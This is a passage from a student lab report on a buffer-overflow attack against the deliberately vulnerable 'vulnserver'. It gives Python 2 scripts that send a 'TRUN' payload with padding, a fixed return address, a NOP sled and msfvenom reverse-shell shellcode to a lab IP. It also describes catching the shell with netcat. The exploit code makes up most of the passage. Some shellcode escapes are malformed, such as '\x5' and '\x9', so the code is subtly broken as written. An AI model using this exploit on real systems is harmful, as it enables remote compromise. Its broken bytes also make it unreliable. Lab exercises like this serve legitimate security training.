    s.connect(('192.168.1.140',9999))
    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error connecting to server"

sys.exit()
```


4.py Script.



Turn in Artifact 6: Bad Characters.

Essfunc:

Next, I created a new script named 5.py to target the essfunc module. I crafted the payload by padding with "A"s up to the EIP offset, followed by the address for essfunc (\xaf\x11\x50\x62).



Turn in Artifact 7: essfunc

Buffer Overflow and Reverse Shell:

Next, I created a script named 6.py to execute the buffer overflow and establish a reverse shell. I generated shellcode using msfvenom, carefully excluding any identified "bad characters" to ensure smooth execution. Before running the script, I started listening on port 4444 with netcat to establish the reverse shell connection. When I sent the payload to vulnserver using 6.py, the buffer overflow was triggered, successfully connecting back to my listener and giving me remote command execution on the target system, completing the buffer overflow attack.

```
GNU nano 8.1 6.py
#!/usr/bin/python2
import sys, socket

overflow = (
"\xb8\xc0\x8f\x6b\x3e\xdd\x5\x74\x24\xf4\x5b\x33\xc9"
"\xb1\x52\x31\x43\x12\x83\xeb\xfc\x03\x83\x81\x89\xcb\xff"
"\x76\xcf\x34\xff\x86\xb0\xbd\x1a\xb7\xf0\xda\x6f\xe8\xc0"
"\xa9\x3d\x05\xaa\xfc\x5\x9e\xde\x28\xda\x17\x54\x0f\x5"
"\xa8\xc5\x73\x74\x2b\x14\xa0\x56\x12\xd7\xb5\x97\x53\x0a"
"\x37\xc5\x0c\x40\xea\x9\x39\x1c\x37\x72\x71\xb0\x3f\x67"
"\xc2\xb3\x6e\x36\x58\xea\xb0\xb9\x8d\x86\xf8\xa1\xd2\xa3"
"\xb3\x5a\x20\x5f\x42\x8a\x78\xa0\xe9\xf3\xb4\x53\xf3\x34"
"\x72\x8c\x86\x4c\x80\x31\x91\x8b\xfa\xed\x14\x0f\x5c\x65"
"\x8e\xeb\x5c\xaa\x49\x78\x52\x07\x1d\x26\x77\x96\xf2\x5d"
"\x83\x13\xf5\xb1\x05\x67\xd2\x15\x4d\x33\x7b\x0c\x2b\x92"
"\x84\x4a\x94\x4b\x21\x05\x39\x9f\x58\x44\x56\x6c\x51\x76"
"\xa6\xfa\xe2\x05\x94\xa5\x58\x81\x94\x2e\x47\x56\xda\x04"
"\x3f\xc8\x25\xa7\x40\xc1\xe1\xf3\x10\x79\xc3\x7b\xfb\x79"
"\xec\xa9\xac\x29\x42\x02\x0d\x99\x22\xf2\xe5\xf3\xac\x2d"
"\x15\xfc\x66\x46\xbc\x07\xe1\xa9\xe9\x06\x78\x41\xe8\x08"
"\x6b\xce\x65\xee\xe1\xfe\x23\xb9\x9d\x67\x6e\x31\x3f\x67"
"\xa4\x3c\xf7\xe3\x4b\xc1\xce\x04\x21\xd1\xa7\xe4\x7c\x8b"
"\x6e\xfa\xaa\xa3\xed\x69\x31\x33\x7b\x92\xee\x64\x2c\x64"
"\xe7\xe0\xc0\xdf\x51\x16\x19\xb9\x9a\x92\xc6\x7a\x24\x1b"
"\x8a\xc7\x02\x0b\x52\xc7\x0e\xf7\x0a\x9e\xd8\x29\xec\x48"
"\xab\x83\xa6\x27\x65\x43\x3e\x04\xb6\x15\x3f\x41\x40\xf9"
"\x8e\x3c\x15\x06\x3e\xa9\x91\x7f\x22\x49\x5d\xaa\xe6\x69"
"\xbc\x7e\x13\x02\x19\xeb\x9e\x4f\x9a\xc6\xdd\x69\x19\xe2"
"\x9d\x8d\x01\x87\x98\xca\x85\x74\xd1\x43\x60\x7a\x46\x63"
"\xa1")


shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.1.140',9999))
    s.send(('TRUN ./:/' + shellcode))
    s.close()

except:
    print "Error connecting to server"

    sys.exit()
```

6.py Script.



Turn in Artifact 8: Buffer Overflow and Reverse Shell connection.

Conclusion:

In this lab, I successfully conducted a buffer overflow attack on a vulnerable server to gain remote access via a reverse shell. By carefully crafting and refining each step, from network configuration and fuzzing to EIP control and shellcode execution, I achieved full system access.

Citations

Adams, Heath. "Buffer Overflows Made Easy - Part 1: Introduction." *YouTube*, uploaded by The Cyber Mentor, <https://youtu.be/qSnPayW6F7U>

Adams, Heath. "Buffer Overflows Made Easy - Part 2: Spiking." *YouTube*, uploaded by The Cyber Mentor, <https://youtu.be/3x2KT4cRP9o>

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Adams, Heath. "Buffer Overflows Made Easy - Part 8: Generating Shellcode and Gaining Shells." *YouTube*, uploaded by The Cyber Mentor, <https://youtu.be/qSjxR8tfokg>